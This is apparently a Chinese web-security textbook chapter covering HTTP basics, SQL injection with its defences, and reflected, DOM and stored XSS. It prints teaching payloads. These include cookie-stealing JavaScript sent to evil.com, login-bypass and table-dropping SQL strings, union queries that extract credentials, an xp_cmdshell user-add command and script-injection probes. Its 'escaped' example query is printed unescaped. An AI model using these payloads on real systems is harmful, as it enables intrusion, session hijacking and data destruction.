

第8章 Web安全

- **本章学习要点：**

- HTML协议以及请求与响应的报文结构；
- Cookie的功能及其安全的重要性；
- SQL注入的原理和分类；
- XSS跨站脚本攻击的原理，分类，特别是利用XSS获取Cookie进行会话劫持。

8.1 前端基础

- ✓ 首先有必要将可能涉及的语言基础部分在本章进行系统介绍，了解HTML的世界，脚本、样式、图片、多媒体等这些资源如何运作。

● 8.1.1 URL

- URL就是我们经常提到的链接，通过URL请求可以查到到唯一的资源，格式如下：

`<scheme>://<netloc>/<path>?<query>#<fragment>`

- 比如，这是一个最普通的URL：`http://www.foo.com/path/f.php?id=l&type=cool#new`

对应关系是：

`<scheme>` - http

`<netloc>` - www.foo.com

`<path>` - /path/f.php

`<query>` - id=l&type=cool，包括<参数名=参数值>对

`<fragment>` - new

8.1 前端基础

8.1.2 HTTP协议

- URL的请求协议几乎都是HTTP，它是一种无状态的请求响应，即每次的请求响应之后一下接会立即断开或延时断开. 断开后，下一次请求再重新建立。这里举一个简单的例子，对http://www.foo.com/发起一个GET请求，如图所示：

```
GET / HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash,
application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR
2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Accept-Encoding: gzip, deflate
Host: www.foo.com
```

✓ 图 GET请求

8.1 前端基础

8.1.2 HTTP协议

- 响应如图所示：

```
HTTP/1.1 200 OK
Cache-Control: max-age=0, private, must-revalidate
Content-Type: text/html; charset=utf-8
Date: Sun, 31 May 2015 16:58:19 GMT
ETag: "c2c87764f467093a25536e5be92b016e"
Server: nginx/1.1.19
```

- ✓ 图 200 OK响应

```
Set-Cookie:
_digiadmin2_session=BAh7BOKiD3Nlc3Npb25faWQOGzFRkkiJWI3OWUxZjlkZjdmZDhhMzIzMDQwN2EOMjM2N2IONmV
jBjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMTlQW1UzMVZSTGhhQ21iUGZOeGNPTnR4TnhyVzg3TVdBT29ZMkt0QU9nTTQ9B
jsARg%3D%3D--4abdb60dc65c8f87ee126d8b6db9b32af7585b8b; path=/; HttpOnly

Status: 200 OK
X-Request-Id: 513a3a995f28ff6f0724dcca9f8e7aca
X-Runtime: 0.035303
X-UA-Compatible: IE=Edge,chrome=1
Content-Length: 3227
Connection: keep-alive

<!DOCTYPE html>
<html
```

8.1 前端基础

8.1.2 HTTP协议

- 请求与响应一般都分为头部与体部。一般出现的POST方法中，比如包含表单的键值对。响应体就是在浏览器中看到的内容。这里的重点在这个头部，头部的每一行都有自己的含义，下面看看几个关键点。

- 请求头中的几个关键点如下：

GET HTTP/1.1

这一行必不可少，常见的请求方法有GET/POST，最后的“HTTP/1.1”表示HTTP协议的版本号。

host: www.foo.com

这行也必不可少，表明请求的主机是什么。

User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/535.19 (KHTML, like Gecko)

Chrome/18.0.1025.3 Safari/535.19

User-Agent用于表明身份，从这里可以看到操作系统、浏览器、浏览器内核及对应的版本号等信息。

Cookie: SESSIONID=58AB420BID88800526ACCCAA83A827A3: FG=1

前在说HTTP是无状态的，那么每次在连接时，服务端如何知道你是上一次的那个？这这里通过Cookies进行会话跟踪，第一次响应时设置的Cookies在随后的每次请求中都会发送出去。Cookies还可以包括登录认证后的身份信息。

8.1 前端基础

8.1.2 HTTP协议

- 响应头中的几个关键点如下：

HTTP/1.1 200 OK

这一行肯定有，200是状态码，OK是状态描述。

Server: nginx/1.1.19

上述语句透露了服务端的一些信息：Web容器、操作系统、服务端语言及对应的版本。

Content-Length: 3227

响应体的长度。

Content-Type: text/html ; charset=utf-8

响应资源的类型与字符集。针对不同的资源类型会有不同的解析方式，这个会影响浏览器对响应体里的资源解析方式，字符集也会影响浏览器的解码方式，两者都可能带来安全问题。

每个Set-Cookie都设置一个Cookie（类似key = value）。

请求响应头部常见的一些字段有必要了解，这是后面在研究Web安全时对各种HTTP数据包分析的前提。

我们看到的网页就是一个HTML文档，比如下面这段就是HTML。

HTML 文档举例

```
<html>
<head>
<title>HTML</title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<style>
/*这里是样式*/
body { font-size: 14px ;}
</style>
<script>
a = 1; /*这里是脚本*/
</script>
</head>
<body>
<div>
<h1>这些都是HTML</h1><br />
<img src= "http://www.foo.com/logo.jpg" title="这里是图片引用" />
</div>
</body>
</html>
```

8.1 前端基础

8.1.3 JavaScript

- 在Web安全中，JavaScript控制了整个前端的逻辑，通过JavaScript可以完成许多操作。
- 举个例子，用户在网站上可以提交内容，然后可以编辑与删除，这些JavaScript几乎都可以完成。大多数情况下，有了XSS漏洞，就意味着可以注入任意的JavaScript，也就意味着被攻击者的任何操作都可以模拟，任何隐私信息都可以获取到。
- 在浏览器中，用户发出的请求基本上都是HTTP协议里的GET与POST方式。**对于GET方式，实际上就是一个URL，方式有很多，常见的如下：**

//新建一个img标签对象，对象的src属性指向目标地址

```
new Image().src = "http://www.evil.com/steal.php "+escape (document.cookie);
```

//在地址栏里打开目标地址

```
location.href = "http://www.evil.com/steal.php "+escape (document.cookie);
```


这两种方式原理是相通的，通过JavaScript动态创建iframe/frame/script/link等标签对象，然后将他们的src或href属性指向目标地址即可。

8.2 SQL注入漏洞

8.2.1 SQL注入原理

- SQL注入漏洞(SQL injection)是Web层面最高危的漏洞之一。
- **8.2.1 SQL注入原理**
- 想要更好地研究SQL注入，就必须深入了解每种数据库的SQL语法及特性。虽然现在的多数据库都会遵循SQL标准，但是每种数据库也都有自己的单行函数及特性。下面通过一经典的万能密码案例深入浅出地介绍SQL注入漏洞，本次环境为：JSP+SQLServer。
- 下图是一个正常的登录表单，输入正确的账号和密码后，JSP程序会查询数据库：如果存在此用户并且密码正确，将会成功登录，跳转至“FindMsg”页面：如果用户不存在或者密码正正确，则会提示账号或者密码错误。

8.2 SQL注入漏洞



图a 登录界面

* You have completed Stage 1: String SQL Injection.
* Welcome to Stage 2: Parameterized Query #1



图b万能密码登陆成功

登录界面中，密码本身可以随意填写或者不写，然后点击登录”按钮。接下来通过webscarab工具抓包将提交页面中的密码修改，添加一段比较特殊的字符串 “or ‘1’ = ‘1’”，随后发现是可以正常登录的，如图b所示

8.2 SQL注入漏洞

8.2.1 SQL注入漏洞原理

- 比较奇怪的是为什么密码随意输入都可以进入后台呢？进入数据库查看，发现“Neville”用户只对应“smith”密码，根本没有后缀为 `"" or '1' = '1'` 这个密码。难道是程序出错了吗？下面详细分析此程序，看问题到底出现在何处。
- 首先，提交正确的账号为Neville，密码为smith，跟踪SQL语句，发现最终执行的SQL语句为：
`select count (*) from admin where username='Neville' and password='smith'`
在数据库中，存在Neville用户，并且密码为smith，所以此时用户可以成功登录。
- 接下来继续在密码smith后面输入特殊字符串 `"" or '1' = '1'`，并跟踪SQL语句，最终执行SQL语句为：
`select count (*) from admin where username='Neville' and password='smith' or '1' = '1'`
终于找到问题的根源了，从开发人员的角度理解，SQL语句的本义是：
`username= '账户' and password= '密码' ,`

8.2 SQL注入漏洞

8.2.1 SQL注入漏洞原理

现在却变为：

username= '账户' and password= '密码' or '1' = '1'

此时的password根本起不了任何作用，因为无论它正确与否，password= '密码' or '1' = '1' 这条语句永远为真。

- 很显然，可以顺利通过验证，登录成功。这就是一次最简单的SQL注入过程。虽然过程很简单，但其危害却很大，比如，在密码位置处输入以下SQL语句

' or '1' = '1' ; drop table admin --

因为SQL Server支持多语句执行，所以这里可以直接删除admin表。

- 由此就解知，SQL注入漏洞的形成原因就是：用户输入的数据被SQL解释器执行。

下面将详细介绍攻击者SQL注入的常用技术，以做好Web防注入工作。

8.2.2 SQL注入漏洞分类

- 常见的SQL注入类型包括：**数字型和字符型**。也有人把类型分得更多、更细。但不管类型如何，目的只有一点，那就是绕过程序限制，使用户输入的数据带入数据库执行，利用数据库的特殊性获取更多的信息或者更大的权限。

- **1. 数字型注入**

- 当输入的参数为整型时，如：ID、年龄、页码等，如果存在注入漏洞，则可以认为是数字型注入，数字型注入是最简单的一种。假设有URL为HTTP://www.xxser.com/test.php?id=8，可猜测SQL语句为：

✓ select * from table where id=8

8.2.2 SQL注入漏洞分类

`select * from table where id=8`

测试步骤如下。

◆ `HTTP://www.xxser.com/test.php?id=8'`

SQL语句为：`select * from table where id=8'`，这样的语句肯定会出错，导致脚本程序无法从数据库中正常获取数据，从而使原来的页面出现异常。（8' 是非数字类型）

◆ `HTTP://www.xxser.com/test.php?id=8 and 1=1`

SQL语句为`select * from table where id=8 and 1=1`，语句执行正常，返回数据与原始请求无任何差异。

◆ `HTTP://www.xxser.com/test.php?id=8 and 1=2`

SQL语句变为`select * from table where id=8 and 1=2`，语句执行正常，但却无法查询出数据，因为“`and 1=2`”始终为假。所以返回数据与原始请求有差异。

如果以上三个步骤全部满足，则程序就可能存在SQL注入漏洞。

8.2.2 SQL注入漏洞分类

● 2. 字符型注入

- 当输入参数为字符串时，称为字符型。数字型与字符型注入最大的区别在于：数字类型不需要单引号闭合，而字符串类型一般要使用单引号来闭合。
- （1）数字型例句如下：

```
select * from table where id = 8
```
- （2）字符型例句如下：

```
select * from table where username = 'admin'
```
- 字符型注入最关键的是如何闭合SQL语句以及注释多余的代码。

8.2.2 SQL注入漏洞分类

- 当查询内容为字符串时，SQL代码如下：

```
select * from table where username = 'admin'
```

- 当攻击者进行SQL注入时，如果输入 “admin and 1=1” ，则无法进行注入。因为 “admin and 1=1” 会被数据库当作查询的字符串，SQL语句如下：

```
select * from table where username = ' admin and 1=1'
```

- 这时想要进行注入，则必须注意字符串闭合问题。

如果输入 “admin' and 1=1--” 就可以继续注入，SQL语句如下：

```
select * from table where username = 'admin' and 1=1--'
```

只要是字符串类型注入，都必须闭合单引号以及注释多余的代码。

8.2.2 SQL注入漏洞分类

- 例如，update语句：

`update Person set username='username', set password='password' where id=1`

在对该SQL语句进行注入，就需要闭合单引号，可以在username或password处插入语

`''+(select @@version)+'''`，

最终执行的SQL语句为：

`update Person set username='username', set password='' ''+(select @@version)+'''
where id=1`

利用两次单引号闭合才完成SQL注入。

8.2.2 SQL注入漏洞分类

✓ 3. SQL注入分类

- ✓ 不同的数据库的比较方式不一样，但带入数据库查询时一定是字符串。所以，无论是POST注入，还是其他类型注入，都可归纳为数字型注入或者字符型注入。
- ✓ 注：严格地说，数字也是字符串，在数据库中进行数据查询时，where id = '1'也是合法的，只不过在查询条件为数字时一般不会加单引号。

8.2.3 SQL Sever数据库注入

- 对大多数数据库而言，SQL注入的原理基本相似，因为每个数据库都遵循一个SQL语法标准。但它们之间也存在许多细微的差异，包括语法、函数的不同。所以，在针对不同的数据库注入时，思路、方法也不可能完全一样。以SQL Server 2008数据库的注入作为实例说明。
- 攻击者对数据库注入，无非是利用数据库获取更多的数据或者更大的权限，那么利用方式可以归为以下三大类：
 - **查询数据**
 - **读写文件**
 - **执行命令**

8.2.3 SQL Sever数据库注入

- **1. 利用错误消息提取信息**

- ✓ SQL Server是一个非常优秀的数据库，它可以准确地定位错误消息，对开发人员来这来者是一件十分美好的事情，对攻击者来说也是一件十分美好的事情，因为攻击者可以通过错误消息提取数据。

- **(1) 枚举当前表及列**

现在有一张表，结构如下：

```
create table users (  
id int not null identity(1, 1)  
username varchar (20) not null,  
password varchar (20) not null,  
privs int not null,  
email varchar(50) )
```

8.2.3 SQL Sever数据库注入

查询root用户的详细信息，

- SQL语句如下：

```
select * from users where username='root'
```

攻击者可以利用SQL Server特性来获取敏感信息，输入如下语句：

```
' having 1=1--
```

- 最终执行SQL语句为：

```
select * from users where username= 'root' and password= 'root' having  
1=1--'
```

- ✓ 那么SQL执行器将抛出一个错误：

8.2.3 SQL Sever数据库注入

那么SQL执行器将抛出一个错误：

选择列表中的列 'users.id' 无效，因为该列没有包含在聚合函数或GROUP BY子句中。

可以发现当前表名为“users”，并且存在“ID”列名，攻击者可以利用此特性继续得到其他列名。

- **(2) 利用数据类型错误提取数据**

如果试图将一个字符串与非字符串比较，或者将一个字符串转换为另外一个不兼容的类型时，那么SQL编辑器将会抛出异常，比如以下SQL语句：

```
select * from users where username='root' and password='root' and 1 >
(select top 1 username from users)
```

执行器错误提示：

8.2.3 SQL Sever数据库注入

在将varchar值 'root' 转换成数据类型int时失败。

- 如果不嵌入子查询，也可以使数据库报错，这就用到了SQL Server的内置函数CONVERT或者CASE函数，这两个函数的功能是：将一种数据类型转换为另外一种数据类型。输入如下SQL语句：
- `select * from users where username='root' and password='root' and 1 > convert(int, (select top 1 users.username from users))`
- 如果感觉递归比较麻烦，可以通过使用FOR XML PATH语句将查询的数据生成XML。执行行器抛出异常：

在将nvarchar值 'root|root, admin|admin, xxser|xxser' 转换成数据类型int时失败。

8.2.3 SQL Server数据库注入

● 2. 获取元数据

- SQL Server提供了大量视图，便于取得元数据。下面将使用INFORMATION_SCHEMA.TABLES与INFORMATION_SCHEMA.COLUMNS视图取得数据库表以及表的字段。

- 取得当前数据库表，执行结果如图a所示。

```
SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES
```

- 取得Student表字段，执行结果如图b所示。

```
SELECT COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS where  
TABLE_NAME= ' Student '
```

	TABLE_NAME
1	Result
2	Student
3	tests
4	users
5	Grade
6	Subject

图 8-3 查询数据库表

	COLUMN_NAME
1	<u>StudentNo</u>
2	<u>LoginPwd</u>
3	<u>StudentName</u>
4	Sex
5	<u>GradeId</u>
6	Phone

图 8-4 Student 表字段

8.2.3 SQL Sever数据库注入

3. Orderby子句

- Order by子句为SELECT查询的列排序，如果同时指定了TOP关键字，Order by子句在视图、内联函数、派生表和子查询中无效。攻击者通常会注入Order by语句来判断此表的列数。
- a) select id, username, password from users where id = 1 SQL执行正常。
- b) select id, username, password from users where id = 1 Order by 1 按照第1列排序，SQL执行正常。
- c) select id, username, password from users where id = 1 Order by 2 按照第2列排序，SQL执行正常。
- **报错：ORDER BY位置号n超出了选择列表中项数的范围。**
- ✓ 在SQL语句中，只查询了n-1列，而我们却要求数据库按照第n列排序，所以数据库抛出异常，攻击者也得知了当前SQL语句有几列存在，通常会配合UNION关键字进行下一步的攻击。

8.2.3 SQL Sever数据库注入

● 4. UNION查询

- UNION关键字将两个或更多个查询结果组合为单个结果集，俗称联合查询，大部分数据库都支持UNION查询。

• (1) 联合查询探测字段数

前面介绍的USER表中，查询id字段为1的用户，正常的SQL语句为：

```
select id, username, password from users where id = 1
```

使用UNION查询对id字段注入，SQL语句如下：

```
select id, username, password, sex from users where id = 1 union select null
```

数据库发出异常：

- ✓ 使用UNION、INTERSECT或EXCEPT运算符合并的所有查询必须在其目标列表中有相同数目的表达式。

8.2.3 SQL Sever数据库注入

- **(2) 联合查询敏感信息**

- 前面已经介绍了如何获取字段数，接下来攻击者使用UNION关键字查询敏感信息，UNION查询可以在SQL注入中发挥非常大的作用。
- 如果得知列数为n，可以使用以下语句继续注入：

`id=5 union select 'x', null, null, null from sysobject where xtype='U'`

如果第1列数据类型不匹配，数据库将会报错，这时可以继续递归查询，向后轮换'x'直到语句正常执行为止。一旦语句执行正常，代表数据类型兼容，就可以将x换为SQL语句，查询敏感信息。

8.2.3 SQL Sever数据库注入

● 5. 危险的存储过程

- 存储过程(Stored procedure)是在大型数据库系统中为了完成特定功能的一组SQL “函数”
如：执行系统命令，查看注册表，读取磁盘目录等。

例如：<http://www.secbug.org/test.aspx?id=1>存在注入点，那么攻击者就可以实施命令攻击
http://www.secbug.org/test.aspx?id=1;exec xp_cmdshell 'net user test test/add'

- 最终执行SQL语句如下：

```
select * from table where id=1; exec xp_cmdshell 'net user test test/add'
```

攻操者可以直接利用xp_cmdshell操纵服务器。

攻击者也可能会自己写一些存储过程，比如I/O操作（文件读 / 写），这些都是可以实现的。另外，任何数据库在使用一些特殊的函数或存储过程时，都需要有特定的权限，否则无法使用。

8.2.4 防止SQL 注入

- **SQL注入攻击的问题最终归于用户可以控制输入。**防御SQL注入，还是得从代码入手。
- 在使用程序语言对用户输入过滤时，首先要考虑的是*用户的输入是否合法*。
如：在注册用户时，用户填写姓名为：张三，密码为：ZhangSan，Email为：
xxser@xxser.com，SQL语句如下：

```
insert into users (username, password) values ('张三', 'ZhangSan', 'xxser@xxser.com');
```


如果输入邮箱为 `""+(select @@version)+"`，则造成了一次SQL注入攻击。
如果禁止输入查询语句，如select、Insert、union关键字，这也不是完善的过滤方案，攻击者可以通过很多方法绕过关键字，如sel/**/ect，使用注释对关键字进行分割。
- SQL注入防御有很多种，根据SQL注入的分类，**防御主要分为两种：数据类型判断和特殊字符转义**，下面我们以此深入展开。

8.2.4 防止SQL 注入

● 1. 严格的数据类型

- 强类型语言几乎可以完全忽略数字型注入，攻击者想在此代码中注入是不可能的。然而像PHP、ASP并没有强制要求处理数据类型，这类语言根据参数自动推导出数据类型这一特点在弱类型语言中是相当不安全的。如：

```
$id = $_GET['id'];
```

```
$sql = "select * from news where id = $id ;";
```

```
$news = exec ($sql);
```

攻击者可能把id参数变为1 and 1=2 union select username, password from users;--，这里并没对\$id变量转换数据类型，PHP自动把变量\$id推导为string类型，带入数据库查询，造成SQL注入漏洞。

- 防御数字型注入相对来说是比较简单的，只需要在程序中严格判断数据类型即可。如：使用is_numeric()、ctype_digit()等函数判断数据类型，即可解决数字型注入。

8.2.4 防止SQL 注入

● 2. 特殊字符转义

- 通过加强数据类型验证可以解决数字型的SQL注入，字符型却不可以，因为它们都是string类型，无法判断输入是否是恶意攻击。**那么最好的办法就是对特殊字符进行转义。**因为在数据库查询字符串时，任何字符串都必须加上单引号。既然知道攻击者在字符型注入中必然会出现单引号等特殊字符，那么将这些特殊字符转义即可防御字符型SQL注入。

如：用户搜索数据：

`http://www.xxser.com/news?tag=电影`

- SQL注入语句如下：

```
select title, content from news where tag='%电影' and 1=2 union select username, password from users -- %'
```

8.2.4 防止SQL 注入

● 2. 特殊字符转义

- 防止SQL注入应该在程序中判断字符串是否存在敏感字符，如果存在，则根据相应的数据库进行转义。
如：MySQL使用“\”转义，如果以上代码使用数据库为MySQL，那么转义后的SQL语句如下：

```
select title, content from news where tag='%电影%' and 1=2 union select username, password from users -- %'
```
- 在介绍特殊字符转义过滤SQL注入时，**就不得不提起另一种非常难以防范的SQL注入攻击：二次注入攻击。**

以PHP为例，PHP在开启magic_quotes_gpc后，将会对特殊字符转义，比如，将'过滤为\'，如下SQL语句：

```
$sql = "insert into message (id, title, content) values (1, '$title', '$content')";
```

插入数据时，如果存在单引号等敏感字符，将会被转义，现在通过网站插入数据：id为3，title为secbug'、content为secbug.org，那么SQL语句如下：

```
insert into message (id, title, content) values (3, 'secbug\'', 'secbug.org')
```


8.2.4 防止SQL 注入

单引号已经被转义，这样注入攻击就无法成功。但请注意，secbug\'在插入数据库后却没有“\'”，语句如下：

Id	Title	Content
1	Secbug \'	Secbug.org

这里可以试想一下，如果另有一处查询为：

```
select id, title, content from message where title='$title'
```

✓ 那么这种攻击就被称为二次SQL注入。

Login Authentication Query

- Standard query to authenticate users:

```
select * from users where user='$usern' AND pwd='$password'
```

- Classic SQL injection attacks

- Server side code sets variables \$username and \$passwd from user input to web form

- Variables passed to SQL query

```
select * from users where user='$username' AND pwd='$passwd'
```

- Special strings can be entered by attacker

```
select * from users where user='M' OR '1=1' AND pwd='M' OR '1=1'
```

- Result: access obtained without password

Some improvements ...

- Query modify:
- select user,pwd from users
where user='\$usern'
- **\$usern="M' OR '1=1";**
- Result: the entire table
- We can check:
 - only one tuple result
 - formal correctness of the result
- **\$usern="M' ; drop table user;"?**

Correct Solution

- We can use an Escape method, where all “malicious” characters will be changed:
- `Escape("t ' c")` gives as a result `"t \' c"`
`select user,pwd from users where user='$usern'`
`$usern=escape("M' ;drop table user;")`
- The result is the safe query:
`select user,pwd from users`
`where user='M\' drop table user;\'`

8.3 XSS跨站脚本漏洞

8.3.1 XSS原理解析

- XSS又叫CSS(Cross Site Scripting)，即跨站脚本攻击，是最常见的Web应用程序安全漏洞。
- XSS是指攻击者在网页中嵌入客户端脚本，通常是JavaScript编写的恶意代码，当用户使用浏览器浏览被嵌入恶意代码的网页时，恶意代码将会在用户的浏览器上执行。

● 8.3.1 XSS原理解析

● XSS攻击是在网页中嵌入客户端恶意脚本代码。

- JavaScript可以用来获取用户的Cookie、改变网页内容、URL调转，那么存在XSS漏洞的网站，可以盗取用户Cookie，导航到恶意网站，攻击者需要做的是向Web页面中注入JavaScript代码。
- 下面很是一段最简单的XSS漏洞实例，其代码很简单，在Index.html页面中提交数据后，在PrintStr页面显示。

8.3.1 XSS原理解析

- **Index.html**页面代码如下：


```
<form action="PrintStr" method="post">  
<input type="text" name="username" /> <input type="submit" value="提交" />  
</form>
```

- **PrintStr**页面代码如下：

```
<%  
String name = request.getParameter("username");  
out.println("您输入的内容是:" + name);  
%>
```

- 当输入`<script>alert(/xss/)</script>`时，将触发XSS攻击，如下图所示。

8.3.1 XSS原理解析



✓ 图 XSS测试

8.3.2 XSS类型

● 8.3.2 XSS类型

- XSS主要被分为三类，分别是：**反射型、存储型和DOM型**。

● 1. 反射型XSS

- **反射型XSS也被称为非持久性XSS，是现在最容易出现的一种XSS漏洞。**当用户访问一个带有XSS代码的URL请求时，服务器端接收数据后处理，然后把带有XSS代码的数据发送到浏览器，浏览器解析这段带有XSS代码的数据后，最终造成XSS漏洞。这个过程就像一次反射，故称为反射型XSS。

8.3.2 XSS类型

- 下面举例说明反射型XSS跨站漏洞。

```
<?php
```

```
$username = $_GET [ 'username ' ];
```

```
echo $username ;
```

```
?>
```

- 在这段代码中，程序接收username值后再输出，如果提交xss.php?username=Cufe，那么程序将输出Cufe，如果恶意用户输入username=<script>XSS恶意代码</script>，将会造成反射型XSS漏洞。
- 假如存在XSS反射跨站漏洞，那么攻击者的步骤可能如下。

8.3.2 XSS类型


- **a)** 用户CUFE是网站www.secbug.org的忠实粉丝，此时正泡在论坛看信息。
- **b)** 攻击者发现www.secbug.org/xss.php存在反射型XSS漏洞，然后精心构造JavaScript代码，此段代码可以盗取用户Cookie发送到指定的站点www.xxser.com。
- **c)** 攻击者将带有反射型XSS漏洞的URL通过站内信发送给用户CUFE，站内信为一些诱惑信息，目的是为用户CUFE单击链接。
- **d)** 假设用户CUFE单击了带有XSS漏洞的URL，那么将会把自己的Cookie发送到网站
- **e)** 攻击者接收到用户CUFE的会话Cookie，可以直接利用Cookie以CUFE的身份登录www.secbug.org，从而获取用户CUFE的敏感信息。
- **以上步骤，通过使用反射型XSS漏洞可以以CUFE的身份登录网站，这就是其危害。**

8.3.2 XSS类型

● 2. DOM 型XSS

- DOM(Document Object Model)即文档对象模型，DOM通常用于代表在HTML、XHTML和XML中的对象。使用DOM可以允许程序和脚本动态地访问和更新文档的内容、结构和样式。
- 整个文档是一个文档节点；
- 每个HTML标签是一个元素节点；
- 包含在HTML元素中的文本是文本节点；
- 每一个HTML属性是一个属性节点；
- 节点与节点之间都有等级关系。
- HTML的标签都是一个个节点，而这些节点组成了DOM的整体结构：节点树，如下图所示。

8.3.2 XSS类型



✓ 图 HTML DOM树

- DOM本身就代表文档的意思，而基于DOM型的XSS是不需要与服务器端交互的，它只发生在客户端处理数据阶段。

8.3.2 XSS类型

- 下面是一段经典的DOM型XSS示例。

```
<script>
var temp = document.URL ;           //获取URL
var index = document.URL.indexOf ("content=")+4 ;
var par = temp.substring (index) ;
document.write(decodeURL(par)) ;    //输入获取内容
</script>
```

- 上述代码的意思是获取URL中content参数的值，并且输出，如果输入
`http://www.secbug.org/dom.html? content = <script>alert(/xss/)</script>`，就会产生XSS漏洞。

8.3.2 XSS类型

● 3. 存储型XSS

- 存储型XSS又被称为*持久性XSS*，存储型XSS是最危险的一种跨站脚本。
- 允许用户存储数据的Web应用程序都可能会出现存储型XSS漏洞，当攻击者提交一段XSS代码后，被服务器端接收并存储，当攻击者再次访问某个页面时，这段XSS代码被程序读出来响应给浏览器，造成XSS跨站攻击，这就是存储型XSS。
- **区别：**反射型XSS与DOM型XSS执行都必须依靠用户手动去触发，而存储型XSS却不需要。

8.3.2 XSS类型

- ✓ 下面是一个比较常见的存储型XSS场景示例。
- ✓ 在测试是否存在XSS时，首先要确定输入点与输出点，例如，我们要在留言内容上测试XSS漏洞，首先就要去寻找留言内容输出（显示）的地方是在标签内还是在标签属性内，或者在其他地方，如果输出的数据在属性内，那么XSS代码是不会被执行的。
- ✓ 在知道了输出点之后，就可以根据相应的标签构造HTML代码来闭合，插入XSS代码为 `"/><script>alert(/XSS/)</script>"`，最终在HTML文档中为：
- ✓ `<input type="text" name="content" value=""/><script>alert (/XSS/) </script>"/>`
- ✓ 这样就可以闭合input标签，使输出的内容不在value属性中，从而造成XSS跨站漏洞。
- ✓ 知道了最基本的XSS测试技巧后，下面来看看具体的存储型XSS漏洞，测试步骤如下。


(1) 添加正常的留言，昵称为“Xxser”，留言内容为“HelloWorld”，使用Firebug快速寻找显示标签，发现标签为：

```
<li><strong>Xxser</strong><span class="message">HelloWorld</span><spanclass="time">
2013-05-26 20:18:13</span></li>
```

